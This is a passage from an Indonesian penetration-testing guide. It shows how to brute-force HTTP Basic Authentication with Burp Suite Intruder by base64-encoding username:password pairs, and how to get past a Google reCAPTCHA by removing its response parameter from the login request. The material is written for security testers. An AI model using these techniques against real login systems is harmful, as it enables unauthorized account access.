
Contoh sederhana, seorang pengguna memiliki username dan kata sandi yang keduanya sama-sama bernilai “admin”. Di dalam HTTP “Basic” Authentication, format pengiriman credentials ini akan menjadi seperti berikut:

```
GET /login HTTP/1.1
Host: target.com
Authorization: Basic YWRtaW46YWRtaW4=
```

Secara rinci, nilai YWRtaW46YWRtaW4= pada dasarnya merupakan nilai dari “admin:admin” (tanpa tanda kutip – dengan admin pertama sebagai username dan admin kedua sebagai kata sandi) yang dikonversikan ke format base64.


Melihat hal ini, tentunya akan menjadi permasalahan tersendiri ketika ternyata seluruh data kamus akan username dan kata sandi yang dimiliki penguji, harus diubah secara manual ke format base64 pada target yang menggunakan skema otentikasi HTTP “Basic”. Untuk menangani permasalahan yang ada, maka penguji dapat menggunakan tipe payload “Custom Iterator” pada menu “Payload Sets” di Burp Suite.

Untuk memulai, “lempar” request yang hendak di-brute force ke mode intruder (dalam hal ini adalah suatu request yang menggunakan HTTP “Basic” Authentication). Lalu highlight (tandai) parameter yang bernilai base64 pada header dari request yang ada.




Gambar 102 Highlight the Base64 Parameter

Setelahnya, masuk pada tab “Payloads” dan ubah “Payload Type” pada bagian “Payload Sets” menjadi “Custom Iterator”.



Gambar 103 Setup the Payload Type to Custom Iterator


Kemudian, masukan nilai dari username sebagai parameter pertama (pada “position 1”) dan tambahkan pembatas (separator) berupa tanda titik dua “:” seperti tampak pada gambar berikut:



Gambar 104 Add the Password and Separator

Setelah itu, lanjutkan dengan berpindah ke “position 2” untuk memasukan daftar kata sandi yang hendak digunakan.

Ketika selesai, maka tampilannya akan menjadi sebagai berikut:




Gambar 105 List of Passwords

Untuk “position 2” ini, jangan tambahkan tanda titik dua lagi. Karena format data nya adalah username:password yang berarti hanya membutuhkan satu separator berupa titik dua.


Ketika seluruhnya sudah selesai diterapkan, maka pengaturan untuk memasukan username dan password yang dipisah dengan titik dua, telah berhasil dilakukan. Namun, mengingat bahwa “konten” yang diterima harus berupa base64, maka terdapat satu langkah lagi yang harus dilakukan penguji, yaitu dengan menambahkan “rule” di Burp Suite sehingga proses serangan akan dilakukan sesuai dengan rule dimaksud.

Pada kesempatan ini, maka penguji harus menuju ke fitur “Payload Processing”.




Gambar 106 “Payload Processing” Feature

Langkah yang harus dieksekusi penguji pada fitur ini adalah dengan menambahkan suatu ketentuan (“rule”) berupa “Encode” ke “Base64-encode” seperti tampak berikut:




Gambar 107 Add Payload Processing Rule - Encode to Base64




Gambar 108 Encode to Base-64

Dan karena pada umumnya format karakter base64 mengandung tanda “sama dengan”, maka hal yang perlu dilakukan selanjutnya adalah dengan “membuang” tanda “=” pada fitur “Payload Encoding”.



Gambar 109 Normal - With "="



Gambar 110 Remove the "="

Bila tidak ingin “dibuang”, maka cukup hilangkan centang pada bagian “URL-encode these characters”.

Bila seluruhnya telah selesai diatur, maka langkah selanjutnya yang perlu dilakukan penguji adalah memilih “Start Attack” untuk mengeksekusi serangan.

Pada hasil eksekusi, akan terlihat bahwa setiap parameter yang dimasukan, akan diubah langsung ke format base64.

Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
0	YWRtaW5pc3RyYXRvcjpIZWxsbw==	401	<input type="checkbox"/>	<input type="checkbox"/>	816	
1	YWRtaW5pc3RyYXRvcjpUaGlz	401	<input type="checkbox"/>	<input type="checkbox"/>	816	
2	YWRtaW5pc3RyYXRvcjpJcw==	401	<input type="checkbox"/>	<input type="checkbox"/>	816	
3	YWRtaW5pc3RyYXRvcjpNeQ==	401	<input type="checkbox"/>	<input type="checkbox"/>	816	
4	YWRtaW5pc3RyYXRvcjpQYXNzdzByZA==	401	<input type="checkbox"/>	<input type="checkbox"/>	816	
5	YWRtaW5pc3RyYXRvcjpMaxNO	401	<input type="checkbox"/>	<input type="checkbox"/>	816	
6	YWRtaW5pc3RyYXRvcjpMaxNO	401	<input type="checkbox"/>	<input type="checkbox"/>	816	

Gambar 111 Parameter was Encoded to Base64

Untuk memastikan, maka penguji dapat mencoba untuk men-decode satu persatu nilai yang ada dengan fitur “Decode” pada Burp Suite.

Request	Payload	Status
0	YWRtaW5pc3RyYXRvcjpIZWxsbw==	401
1	YWRtaW5pc3RyYXRvcjpUaGlz	401
2	YWRtaW5pc3RyYXRvcjpJcw==	401
3	YWRtaW5pc3RyYXRvcjpNeQ==	401
4	YWRtaW5pc3RyYXRvcjpQYXNzdzByZA==	401
5	YWRtaW5pc3RyYXRvcjpMaXN0	401
6	YWRtaW5pc3RyYXRvcjpMaXN0	401

Request Response

Target Proxy Spider

Repeater Sequencer Decoder Comparer

```

YWRtaW5pc3RyYXRvcjpIZWxsbw==  

YWRtaW5pc3RyYXRvcjpUaGlz  

YWRtaW5pc3RyYXRvcjpJcw==  

YWRtaW5pc3RyYXRvcjpNeQ==  

YWRtaW5pc3RyYXRvcjpQYXNzdzByZA==  

YWRtaW5pc3RyYXRvcjpMaXN0

```

```

administrator:Hello  

administrator:This  

administrator:Is  

administrator:My  

administrator:Passw0rd  

administrator>List

```

Gambar 112 Decode Result - Burp Suite

10.5. Bypassing Brute Force Protection (Kind of Brute Force Bypass)

10.5.1. Bypass Method Part I - Bypassing CAPTCHA Protection

Tidak dipungkiri bahwa salah satu pencegahan terhadap serangan brute force yang umum dikenal oleh para pengembang adalah dengan menambahkan CAPTCHA. Adapun penggunaan CAPTCHA ini sendiri cukup bervariasi, yaitu ada yang membuatnya sendiri (custom built), ada yang menggunakan plugin pihak ketiga, dan yang paling sering ditemukan adalah dengan menggunakan CAPTCHA milik Google. Terlepas dari pro kontra di dalam penggunaannya masing-masing, tentunya suatu portal yang menggunakan CAPTCHA tidaklah dapat dikatakan telah “terbebas” dari serangan brute force Attack.

10.5.1.1. Definisi CAPTCHA


Secara makna, CAPTCHA merupakan singkatan dari “Completely Automated Public Turing test to tell Computeres and Humans Apart”. Secara sederhana, fitur ini sering kali digunakan untuk dapat membedakan suatu aktivitas yang dilakukan antara komputer dengan manusia. (Hal ini akan mengingatkan penguji terhadap suatu hal mengenai tes milik Turing yang juga bertujuan sama. Perbedaannya yang cukup mendasar adalah, tes ini dilakukan oleh komputer sehingga sering disebut sebagai Reverse Turing Test).

Dalam penerapannya, fitur ini memerlukan satu langkah sederhana yang harus dilakukan pengguna seperti mengetikan beberapa huruf yang tampak pada gambar ataupun memilih gambar yang sesuai dengan petunjuk yang disampaikan

10.5.1.2. Common Request with CAPTCHA

Ketika seorang pengguna hendak login ke dalam aplikasi yang telah diberi perlindungan berupa CAPTCHA, maka sudah merupakan suatu “keharusan” untuk pengguna ini memastikan bahwa “karakter” / “pilihan” yang “diinginkan” oleh CAPTCHA, dapat “tersampaikan” dengan baik.

Sebagai contoh yaitu penggunaan CAPTCHA dari Google yang mengharuskan pengguna untuk memilih gambar yang tepat yang sesuai dengan “permintaan”.



Gambar 113 Sample CAPTCHA by Google

Pada situasi yang tampak pada gambar, pengguna diharuskan untuk memilih gambar yang terdapat sepeda di dalamnya. Ketika selesai dan benar, maka pengguna pun akan “diizinkan” untuk melanjutkan aktivitasnya, sebagai contoh seperti melakukan login, registrasi, ataupun aktivitas lainnya yang disandingkan dengan fitur CAPTCHA yang ada.

Di dalam prosesnya sendiri, saat pengguna melakukan suatu “action” yang disandingkan dengan CAPTCHA dari Google, maka secara otomatis, aplikasi akan mengirimkan request berupa beberapa parameter dari action utama (misalnya usernanme dan password) yang disertai dengan parameter dari CAPTCHA yang bernama: “**g-recaptcha-response**”.

Berikut ini merupakan contoh login dengan salah satu aplikasi yang telah mengimplementasikan Google CAPTCHA yang dimaksudkan untuk menahan serangan brute force.

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.cyberarmy.id/
Content-Type: application/x-www-form-urlencoded
Content-Length: 454
DNT: 1
Connection: close
Cookie:
XSRF-TOKEN=eyJpdiI6ImczOGMwa2g3VVd3Tm5XWmjN09CeEE9PSIsInZhbHVlIjoiMktDNTB5RWV5U3greXjcgY2RXM1bmE2WGQ0SmEzTFFSXC91OUDqZVRKaHN3SDRBeKfjNmZVWHhwGRyQ2dyZVciLCJtyWMiOi4MzI1NgzgN2QzMjMzMzExYTRintlimMm20TyogIOjxMTFjOGU5NTQ4MzN1Y2Y3NTcyZmrizhmM2vhOGZkIn0%3D;
laravel_session=eyJpdiI6InVsbvFaTGpGVnsxVjhBOW5vbkpC0UEPSIsInZhbHVlIjoiTmJTWvhTVEd2ZTd5cnkzNGg1OFwvOnIrNkRCclRRSDZpRHMrEl1v1RGSh1TQitqbkdolb2YmtPekhsVGRmTUciLCjtYWMiOiI4ND2jmMmFmYjVhYWI2MTg2OTc3ZT1knmE3YwY0YmE1NGI0Y2YyM2NiY2QzMjk2ZG15MWUiMTzlNmFiZmI00TY4In0%3D
Upgrade-Insecure-Requests: 1
token=WDHxjxRuw3Ywyub9dhUeZOrM9vN6s0EpbsIWepj&email=email_account@here.com&password=P%40ssw0rd&g-recaptcha-response=03AOLTBLQBxXobUddck_1W6-9Yg4M4Cw12yvysveg579YvChCrjf-jxiG5tfcTVoc_luRsgw6Rh4rfYyOBs4bfLASalW649zmlM0_Enc1a7P_Ae65wRgcM1ffFMpMHE2HWhvN0Cw-vCGTKrtnCzickE7oxf9X4CmzVnAjKq4WLFK1fZWRQ6ncAm2R7EcF11E_WUog-g5UUQKsS5PbQN7LbJGC0HSeZGuCbFHNIin2bj3pHRdzbQI8BBCig6Xr-XjpwZeuqybMV3WBG8mZVgw1luGydI9kIT_1syw80Sa1ic17CBy0Vmksda8A09v4dHXRcRIwojX8kt
```

Gambar 114 Sample Request with g-recaptcha-response

Perlu menjadi informasi bahwa nilai dari parameter g-recaptcha-response ini sendiri diberikan secara otomatis dari Google ketika pengguna telah “memilih” sesuai dengan permintaan yang ditampilkan (seperti contoh memilih gambar sepeda).

Ketika nilai dari g-recaptcha-response tidak sesuai dengan “yang diharapkan”, maka secara otomatis, nilai dari CAPTCHA akan dianggap tidak sesuai dan pengguna pun akan diminta untuk kembali “berhadapan” dengan CAPTCHA sampai nilainya valid.

10.5.1.3. Contoh Eksekusi Bypass CAPTCHA – Veris Case

Apakah memungkinkan untuk seorang penguji mem-bypass CAPTCHA dari Google? Secara nyata, tentu bukanlah perkara mudah mengingat bahwa penguji pastinya harus memecahkan algoritma CAPTCHA yang dipakai oleh Google. Namun, secara trik, hal ini memungkinkan **dengan catatan tertentu** seperti pada [case milik Veris yang ditemui oleh seorang researcher dengan nick name bugs3ra](#).

Dari case ini, dapat terlihat bahwa walaupun suatu action pada aplikasi dihubungkan dengan CAPTCHA, pada realitanya, kebersamaan antara action terkait dengan CAPTCHA ini pun tidaklah selalu terhubung dengan baik. Dengan kata lain, parameter yang dikirimkan oleh CAPTCHA tidak dinilai mandatory (keharusan) oleh sistem sehingga dapat di-bypass untuk memungkinkan seorang penguji dapat melakukan brute force Attack secara leluasa.

Lalu hal apa yang harus dilakukan? Secara sederhana, penguji hanya perlu meng-intercept request ketika telah melakukan login dan mengisi CAPTCHA dengan benar, lalu hapus parameter g-recaptcha-response (ataupun parameter lain yang serupa yang berlaku di dalam aplikasi). Setelahnya, kirim request dimaksud (tanpa parameter CAPTCHA). Bila action pada aplikasi belum terhubung dengan

baik dengan parameter CAPTCHA dimaksud, maka secara otomatis, CAPTCHA ini akan dapat di-bypass dan pengujinya pun dapat melancarkan serangan brute force dengan leluasa.

Berikut ini merupakan contoh request dengan parameter CAPTCHA:

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 454
DNT: 1
Connection: close
Cookie:
